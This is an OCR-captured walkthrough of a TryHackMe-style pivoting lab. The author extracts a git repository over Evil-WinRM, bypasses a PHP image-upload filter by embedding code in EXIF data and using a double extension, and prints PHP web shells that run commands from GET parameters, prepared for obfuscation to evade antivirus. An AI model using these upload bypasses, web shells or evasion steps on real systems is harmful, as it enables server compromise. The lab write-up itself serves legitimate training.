
Host or IP Address 127.0.0.1 Port 1337

☑ SOCKS proxy? ○ SOCKS v4/4a ● SOCKS v5

☑ Save Login Credentials

Authentication

5 . turn on the proxy and now try to access webserver on 10.200.84.100



What I am all about.


I am a sysadmin and developer witl
development and software dev. I ha
dynamic solutions for my clients --
the team lead of a software develop

Please find my CV below.
I look forward to hearing from you!

Now using wappalyzer extension we found that different languages and technologies are used in this webserver .


- **<u>Enumeration</u>**

According to the description of Task 34 there should be a directory with name **Website.git** so I started to look for different directories and found something interesting in C:\




```
*Evil-WinRM* PS [redacted]> dir


    Directory: [redacted]


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         1/2/2021   7:05 PM                Website.git
```

now we need to download this Website.git directory in or local system and luckily evil-winrm has download command .



```
*Evil-WinRM* PS [redacted]> download Website.git
Info: Downloading [redacted]\Website.git to Website.git


Info: Download successful!

*Evil-WinRM* [redacted]> f
```

Now we have the Website.git folder in our local linux system , so we can find different commits using GitTools , you can download GitTools from the link provided in the task . Before running the extractor.sh scritpt we need to make some changes in Website.git directory , inside Website.git in your local linux system rename the directory “C:\........” to “.git” and then run the extractor.sh script .




```
❯ GitTools/Extractor/extractor.sh Website.git Website.git
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[+] Found commit: 345ac8b236064b431fa43f53d91c98c4834ef8f3
[+] Found folder: /home/goliboi/Desktop/THM/wreath/Website.git/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/css
[+] Found file: /home/goliboi/Desktop/THM/wreath/Website.git/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/css/.DS_Store
```

Now if we check the Website.git directory then we can find 3 commits starting from name 0,1 and 2 and if we take a look at the task then the latest version of the site is stored in Git Repository is in the NUMBER-345ac8b236064b431fa43f directory .

- **Website Code Analysis**

  change the directory to NUMBER-345ac8b******** and in this directory we have to find .php files so for that we can use “find” command , we found that index.php is located in ./resources/ directory . And if examine the code carefully then it is some kind of file upload protection code .




```
<?php

    if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
        $target = "uploads/".basename($_FILES["file"]["name"]);
        $goodExts = ["[redacted]"];
        if(file_exists($target)){
            header("location: ./?msg=Exists");
            die();
        }
        $size = getimagesize($_FILES["file"]["tmp_name"]);
        if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
            header("location: ./?msg=Fail");
            die();
        }
        move_uploaded_file($_FILES["file"]["tmp_name"], $target);
        header("location: ./?msg=Success");
        die();
    } else if ($_SERVER["REQUEST_METHOD"] == "post"){
        header("location: ./?msg=Method");
```

You can Read more about this code in Task 35 , our main task is to bypass these checks and somehow we have to run our malicious PHP code .

- **Exploitation**

If we go to http://10.84.200.100/resources then it is protected using HTTP Basic Authentication .



10.200.84.100/resources/


Sign in

http://10.200.84.100

Your connection to this site is not private


Username

Password



```
<main>
    <h1>Welcome Thomas!</h1>
    <h2>Ruby Image Upload Page</h2>
    <form method="post" enctype="multipart/form-data">
        <input type="file" name="file" id="fileEntry" requ
        <input type="submit" name="upload" id="fileSubmit"
    </form>
```

By looking at the index.php code we can assume username can be “Thomas” , “thomas” or “tweath” and we also have a password for thomas user account in windows host . So we can try these credentials and one of combination should work .




Welcome Thomas!

Ruby Image Upload Page

To bypass checks we found in index.php we can do the following steps :-

1 . change metadata of any image file you want to upload


exiftool -Comment=’<?php echo “Hello” ; die();?>’ download.jpeg



```
❯ exiftool -Comment='<?php echo "Hello";die();?>' download.jpeg
    1 image files updated
❯ exiftool download.jpeg
ExifTool Version Number         : 12.04
File Name                       : download.jpeg
Directory                       : .
File Size                       : 72 kB
File Modification Date/Time     : 2021:03:24 12:30:01+05:30
File Access Date/Time           : 2021:03:24 12:30:01+05:30
File Inode Change Date/Time     : 2021:03:24 12:30:01+05:30
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Comment                         : <?php echo "Hello";die();?>
Image Width                     : 1000
Image Height                    : 563
```

2 . rename the image file to file.jpeg.php

3 . upload the image file




Welcome Thomas!

Ruby Image Upload Page

File uploaded successfully!

4 . go to “/resources/uploads/file.jpeg.php” and you can see the output as hello .



```
����◂JFIF◃◃◃``��∝Hello
```

- **AV Evasion**

When it comes to AV evasion we have two primary types available:

- On-Disk evasion
- In-Memory evasion

On-Disk evasion is when we try to get a file (be it a tool, script, or otherwise) saved on the target, then executed. This is very common when working with executable (.exe) files. In-Memory evasion is when we try to import a script directly into memory and execute it there. For example, this could mean downloading a PowerShell module from the internet or our own device and directly importing it without ever saving it to the disk.

AV Detection Methods

Generally speaking, detection methods can be classified into one of two categories:

- Static Detection
- Dynamic / Heuristic / Behavioural Detection

Modern Antivirus software will usually rely on a combination of these.

You can Read more about these methods in Task 38 .

- **PHP payload Obfuscation**

  we have found a path to upload image files and we also know how to bypass those checks in order to upload malicious code , now in this task we are going to learn about obfuscation .

  What if our reverse shell payload get blocked by the Windows Defender or marked as not safe ?

  Is there any way we can fool the defender to run our malicious code , for that we have Obfuscation , we will obfuscate our php payload to achieve RCE , we can do this manually or we can also use tools available online .


  Suppose this is our code

  ```
  <?php system($_GET[“cmd”]);die();?>
  ```

  here a GET parameter has been set “cmd” and then using system() function we can run shell commands on the targeted windows host .

  Now the code in Task 39’s description is slightly different from the code that I have used , code in the task description is somewhat changed because there can be some chances that one-liner will be detected easily so we will use the same code provided in the description .

  And for obfucation you can find a website link in the task description itself .



Please paste the PHP source code you want to obfuscate:

```
<?php
   $cmd = $_GET["wreath"];
   if(isset($cmd)){
      echo "<pre>" . shell_exec($cmd) . "</pre>";
   }
   die();
?>
```

☑ Remove comments
☑ Remove whitespaces
☑ Obfuscate variable names
☑ Obfuscate function and class names
☑ Encode strings
☑ Use hexadecimal values for names

Obfuscated PHP Code :-

